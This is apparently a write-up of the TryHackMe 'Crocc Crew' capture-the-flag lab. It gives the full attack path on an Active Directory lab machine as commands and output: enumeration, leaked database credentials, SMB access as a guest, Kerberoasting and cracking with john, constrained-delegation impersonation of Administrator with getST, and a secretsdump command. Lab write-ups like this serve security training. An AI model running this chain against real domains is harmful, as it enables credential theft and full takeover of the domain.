Crocc Crew

Crocc Crew

https://tryhackme.com/room/crocccrew


```
rustscan -a 10.10.88.77 -- -sC -sV -A | tee scan.txt
```

Open 10.10.88.77:**53**
Open 10.10.88.77:**80**
Open 10.10.88.77:**88**
Open 10.10.88.77:**135**
Open 10.10.88.77:**139**
Open 10.10.88.77:**389**
Open 10.10.88.77:**445**
Open 10.10.88.77:**464**
Open 10.10.88.77:**593**
Open 10.10.88.77:**636**
Open 10.10.88.77:**3268**
Open 10.10.88.77:**3269**
Open 10.10.88.77:**3389**
Open 10.10.88.77:**9389**
Open 10.10.88.77:**49666**
Open 10.10.88.77:**49668**
Open 10.10.88.77:**49670**
Open 10.10.88.77:**49671**
Open 10.10.88.77:**49675**
Open 10.10.88.77:**49714**
Open 10.10.88.77:**49889**

Enumerating

`dirsearch -u http://10.10.88.77`


```
┌──(kali㉿kali)-[~/THM/cros]
└─$ dirsearch -u http://10.10.88.77

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.88.77/_23-10-25_14-00-02.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-10-25_14-00-02.log

Target: http://10.10.88.77/

[14:00:06] Starting:
[14:00:07] 403 -  312B  - /%2e%2e//google.com
[14:00:23] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[14:01:24] 200 -   70B  - /robots.txt
[14:02:12] 200 -    5MB - /index.html

Task Completed
```



/robots.txt

/db-config.bak

/backdoor.php




$servername = "db.cooctus.corp";username = "C00ctusAdm1n";

$password = "B4dt0th3b0n3";

try connect by RDP:

```
rdesktop -f -u "" 10.10.88.77
```




```
smbmap -H 10.10.88.77 -u Visitor -p GuestLogin!
```

```
└─$ smbmap -H 10.10.88.77 -u Visitor -p GuestLogin!
[+] IP: 10.10.88.77:445 Name: 10.10.88.77
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Home                                                    READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```

```
smbclient \\\\10.10.88.77\\home -U Visitor
```

```
┌──(kali㉿kali)-[~/THM/cros]
└─$ smbclient \\\\10.10.88.77\\home -U Visitor
Password for [WORKGROUP\Visitor]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jun  8 15:42:53 2021
  ..                                  D        0  Tue Jun  8 15:42:53 2021
  user.txt                            A       17  Mon Jun  7 23:14:25 2021

                15587583 blocks of size 4096. 11428070 blocks available
smb: \> get user.txt
getting file \user.txt of size 17 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

```
┌──(kali㉿kali)-[~/THM]
└─$ crackmapexec smb 10.10.88.77 -u 'Visitor' -p 'GuestLogin!'
SMB         10.10.88.77     445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:COOCTUS.CORP) (signing:True) (SMBv1:False)
SMB         10.10.88.77     445    DC               [+] COOCTUS.CORP\Visitor:GuestLogin!

┌──(kali㉿kali)-[~/THM]
└─$
```

`smbclient \\\\10.10.42.46\\SYSVOL -U Visitor`

A lot of files but seems nothing interesting

`ldapdomaindump 10.10.42.46 -u 'COOCTUS.CORP\Visitor' -p GuestLogin!`

```
┌──(kali㉿kali)-[~/THM/cros]
└─$ ls
domain_computers_by_os.html  domain_computers.json  domain_groups.json  domain_policy.json  domain_trusts.json          domain_users.html  user.txt
domain_computers.grep        domain_groups.grep     domain_policy.grep  domain_trusts.grep  domain_users_by_group.html  domain_users.json
domain_computers.html        domain_groups.html     domain_policy.html  domain_trusts.html  domain_users.grep           scan.txt

┌──(kali㉿kali)-[~/THM/cros]
└─$ ls -la
total 316
drwxr-xr-x 2 kali kali   4096 Oct 25 16:25 .
drwxr-xr-x 8 kali kali   4096 Oct 25 13:42 ..
-rw-r--r-- 1 kali kali   1256 Oct 25 16:25 domain_computers_by_os.html
-rw-r--r-- 1 kali kali    353 Oct 25 16:25 domain_computers.grep
-rw-r--r-- 1 kali kali   1248 Oct 25 16:25 domain_computers.html
-rw-r--r-- 1 kali kali   4377 Oct 25 16:25 domain_computers.json
-rw-r--r-- 1 kali kali  11518 Oct 25 16:25 domain_groups.grep
-rw-r--r-- 1 kali kali  19666 Oct 25 16:25 domain_groups.html
-rw-r--r-- 1 kali kali 101497 Oct 25 16:25 domain_groups.json
-rw-r--r-- 1 kali kali    242 Oct 25 16:25 domain_policy.grep
-rw-r--r-- 1 kali kali   1138 Oct 25 16:25 domain_policy.html
-rw-r--r-- 1 kali kali   5116 Oct 25 16:25 domain_policy.json
-rw-r--r-- 1 kali kali     71 Oct 25 16:25 domain_trusts.grep
-rw-r--r-- 1 kali kali    828 Oct 25 16:25 domain_trusts.html
-rw-r--r-- 1 kali kali      2 Oct 25 16:25 domain_trusts.json
-rw-r--r-- 1 kali kali  32153 Oct 25 16:25 domain_users_by_group.html
-rw-r--r-- 1 kali kali   5209 Oct 25 16:25 domain_users.grep
-rw-r--r-- 1 kali kali  16770 Oct 25 16:25 domain_users.html
-rw-r--r-- 1 kali kali  56776 Oct 25 16:25 domain_users.json
-rw-r--r-- 1 kali kali   7673 Oct 25 13:55 scan.txt
-rw-r--r-- 1 kali kali     17 Oct 25 14:38 user.txt
```

password reset can be delegated!!!

file:///home/kali/THM/cros/domain_users.html

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec · Shift Cipher - Online D...

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwd
reset	reset	password-reset		Domain Users	06/08/21 05:32:40	06/08/21 22:00:39	06/08/21 21:46:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, TRUSTED_TO_AUTH_FOR_DELEGATION	06/08 22:0
David	David	David		Domain Users	06/08/21 05:20:50	06/08/21 05:20:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:2
Ben	Ben	Ben	MSSQL Admins, File Server Admins, East Coast, VPN Access	Domain Users	06/08/21 05:20:36	06/08/21 05:20:36	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:2
evan	evan	evan	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:20:19	06/08/21 05:20:19	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:2
varg	varg	Varg	File Server Access, West Coast	Domain Users	06/08/21 05:19:30	06/08/21 05:19:30	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
jon	jon	jon	MSSQL Access, File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:19:12	06/08/21 05:19:12	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
kevin	kevin	kevin	File Server Access, West Coast, VPN Access	Domain Users	06/08/21 05:18:35	06/08/21 05:18:35	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
paradox	paradox	pars	West Coast, VPN Access	Domain Users	06/08/21 05:18:21	06/08/21 05:18:21	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
yumeko	yumeko	yumeko	File Server Admins, East Coast	Domain Users	06/08/21 05:18:01	06/08/21 05:18:02	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
cryillic	cryillic	cryillic	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:17:41	06/08/21 05:17:41	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
karen	karen	karen	East Coast, VPN Access	Domain Users	06/08/21 05:17:27	06/08/21 05:17:27	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 05:1
Fawaz	Fawaz	Fawaz	File Server Admins, File Server Access, West Coast, Restrict DC Login, Server Users, VPN Access, PC-Joiner, RDP-Users	Domain Users	06/08/21 05:17:05	06/08/21 22:00:10	06/08/21 20:35:44	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 22:0
admCroccCrew	admCroccCrew	admCroccCrew	Enterprise Admins	Domain Users	06/08/21 03:15:34	06/08/21 06:20:14	06/08/21 05:23:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08 04:4

`python3 GetUserSPNs.py COOCTUS.CORP/Visitor:GuestLogin! -request -dc-ip 10.10.42.46`

```
┌──(kali㉿kali)-[~/.local/bin]
└─$ python3 GetUserSPNs.py COOCTUS.CORP/Visitor:GuestLogin! -request -dc-ip 10.10.42.46
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name            MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  --------------  --------  --------------------------  --------------------------  -----------
HTTP/dc.cooctus.corp  password-reset             2021-06-08 18:00:39.356663  2021-06-08 17:46:23.369540  constrained



[-] CCache file is not found. Skipping...
$krb5tgs$23$*password-reset$COOCTUS.CORP$COOCTUS.CORP/password-reset*$664493b249c4cde3dbbcede0919225e5$0686406d3f066b525792d821fff14d0e8e4f1b6f6564738ccc4c0dd73983e68891d18945bb88f5cc0593ef
14e9e860e8e070d1a30be2b99c4aed3d4ad24f3006eb67439df3254736586cb46cbfefd6bec8d4b7571dd1a7a5ca4cb2e7259f2a4058514f95f57da82390f87a20acaac4c836b1dad93799dcbc3576c780f3bc03e8c78aac9678ca9906ca5
47bfc1977ffe46e792093d04130da23b1abe9b3104a444ce6669aa20406e0288e7e4f8af2ad9848d9068f8bc247ae4b540ecd884c3404e94af03041ec2d6c080b4f7db200c07ca29fd08eee2737f816366a033878ac9778b44038f3799ab0
154f3fbf25a8c7c8695333b68666ae39ec0dd35afaf9f92e1c009f6ba74e2bbab0261ca7da965a56a8e577e963d11212c88159ad829b0f6807b175fb16d7801f1a53de6402bd48bb8cace8124a8dce7a50b55a90e8d940eeee980fe10ec39
fa0664d1748bdcd2f12efa364f00a82618d6640c18dfb9a754311a793900fe5ae8c1398a1e25badd4378150219 9b6c96051dc38bd356c4037b67047befe380026c9432aa1a06de58eb0caa9a7365570e250c7a3130f1f270da99408d589b6
33382a7803534617c9d5eb31a4af47c29292d3176839be723fd9bc199c7f16aa7f6fcd6ff697a7b775218ddf810a968a4d4bbcec19cc36dbff5377eb64801cc062212c7fbee066e2fcd59fb0d2efae654c9c7d1c2920b3c96facb428b850ef
5c8f2c8b9f93a55c6177bf1d1e05c605ab0afc2748f41296b96be6adee5a30097cedaf8ab69b5510dd798bc8905554ff4d4779aa3cd6ed39788c3265cd4fce145dabc0175ff6072bd606f2900e287e0fbc191a48aa1902c13b3ba1bacc034
344fe3667335bb96ebca60ff8d4ca23750b7d34edc06b54999b995b42ea25de5d846209568b076a06603a6a3892748 0b6d9077b0158686c748790579a7771092bf6846135729994 70db16ad8ce9a19687e0dedc7f162634e334a4389cc76
4f2ada73e7ab68a86f209a88fe49683d1eaeb9ddee03eb461073365dc75084d24ec50f966fe7b289125a127ce4eebfb20e7c97a82f1ceef1cc26a31c494642a37800a576e1e92b1447abac8ddbd70c74a1c38a30dd275176d93ed043a48ea
a071819fada0c229414821b669fbbc509577e561728d34e338fe88c06d15910510127be75943c750964847e27f7df830c3441e890b828e123082532573cfd58852638cb71ea5e03cf2d3e3873ec24485e19161c941ac0daf1868f0d5d5978
2dd30566091b61bce65d01006e97b1485cbe805b5ba1ac481774b0548df6dc1724ae7346fe903fce316bdadf2d282a9b9379aaf5ad28159ff50acb6e2cd34
```

Save hash to file and crack

```
john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
```

```
[-] CCache file is not found. Skipping...
$krb5tgs$23$*password-reset$COOCTUS.CORP$COOCTUS.CORP/password-reset*$664493b249c4cde3dbbcede0919225e5$0686406d3f066b525792d821fff
14e9e860e8e070d1a30be2b99c4aed3d4ad24f36d6eb67439df3254736586cb46cbfefd6bec8d4b7571dd1a7a5ca4cb2e7259f2a4058514f95f57da82390f87a20
47bfc1977ffe46e792093d04130da23b1abe9b3104a444ce6669aa20406e0288e7e4f8af2ad9848d9068f8bc247ae4b540ecd884c3404e94af03041ec2d6c080b4
154f3fbf25a8c7c8695333b68666ae39ec0dd35afaf9f92e1c009f6ba74e2bbab0261ca7da965a56a8e577e963d11212c88159ad829b0f6807b175fb16d7801f1a
fa0664d1748bdcd2f12efa364f00a82618d6640c18dfb9a754311a793900fe5ae8c1398a1e25badd43781502199b6c96051dc38bd356c4037b67047befe380026c
33382a7803534617c9d5eb31a4af47c29292d3176839be723fd9bc199c7f16aa7f6fcd6ff697a7b775218df810a968a4d4bbcec19cc36dbff5377eb64801cc0622
5c8f2c8b9f93a55c6177bf1d1e05c605ab0afc2748f41296b96be6adee5a30097cedaf8ab69b5510dd798bc8905554ff4d4779aa3cd6ed39788c3265cd4fce145d
344fe3667335bb96ebca60ff8d4ca23750b7d34edc06b54999b995b42ea25de5d846209568b076a06603a6a38927480b6d9077b0158686c748790579a7771092bf
4f2ada73e7ab68a86f209a88fe49683d1eaeb9ddee03eb461073365dc75084d24ec50f966fe7b289125a127ce4eebfb20e7c97a82f1ceef1cc26a31c494642a378
a071819fada0c229414821b669fbbc509577e561728d34e338fe88c06d15910510127be75943c750964847e27f7df830c3441e890b828e1230825325 73cfd58852
2dd30566091b61bce65d01006e97b1485cbe805b5ba1ac481774b0548df6dc1724ae7346fe903fce316bdadf2d282a9b9379aaf5ad28159ff50acb6e2cd34

┌──(kali㉿kali)-[~/.local/bin]
└─$

┌──(kali㉿kali)-[~/.local/bin]
└─$

┌──(kali㉿kali)-[~/.local/bin]
└─$ nano hash.txt

┌──(kali㉿kali)-[~/.local/bin]
└─$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
resetpassword    (?)
1g 0:00:00:00 DONE (2023-10-25 16:43) 7.692g/s 1819Kp/s 1819Kc/s 1819KC/s sammysammy..pink panther
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Find delegation

```
python3 findDelegation.py -debug COOCTUS.CORP/password-reset:resetpassword -dc-ip 10.10.42.46
```

Get the ticket for Administrator

```
python3 getST.py -spn oakley/DC.COOCTUS.CORP -impersonate Administrator "COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.42.46
```

```
┌──(kali㉿kali)-[~/.local/bin]
└─$ python3 findDelegation.py -debug COOCTUS.CORP/password-reset:resetpassword -dc-ip 10.10.42.46
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Connecting to 10.10.42.46, port 389, SSL False
[+] Total of records returned 4
AccountName     AccountType  DelegationType                      DelegationRightsTo
--------------  -----------  ----------------------------------  ----------------------------------
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP/COOCTUS.CORP
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP/COOCTUS
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC/COOCTUS

┌──(kali㉿kali)-[~/.local/bin]
└─$ python3 getST.py -spn oakley/DC.COOCTUS.CORP -impersonate Administrator "COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.42.46
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache

┌──(kali㉿kali)-[~/.local/bin]
└─$
```

Add DC.COOCTUS.CORP to /etc/hosts

```
10.10.42.46    DC.COOCTUS.CORP
```

```
impacket-secretsdump -k -no-pass DC.COOCTUS.CORP
```

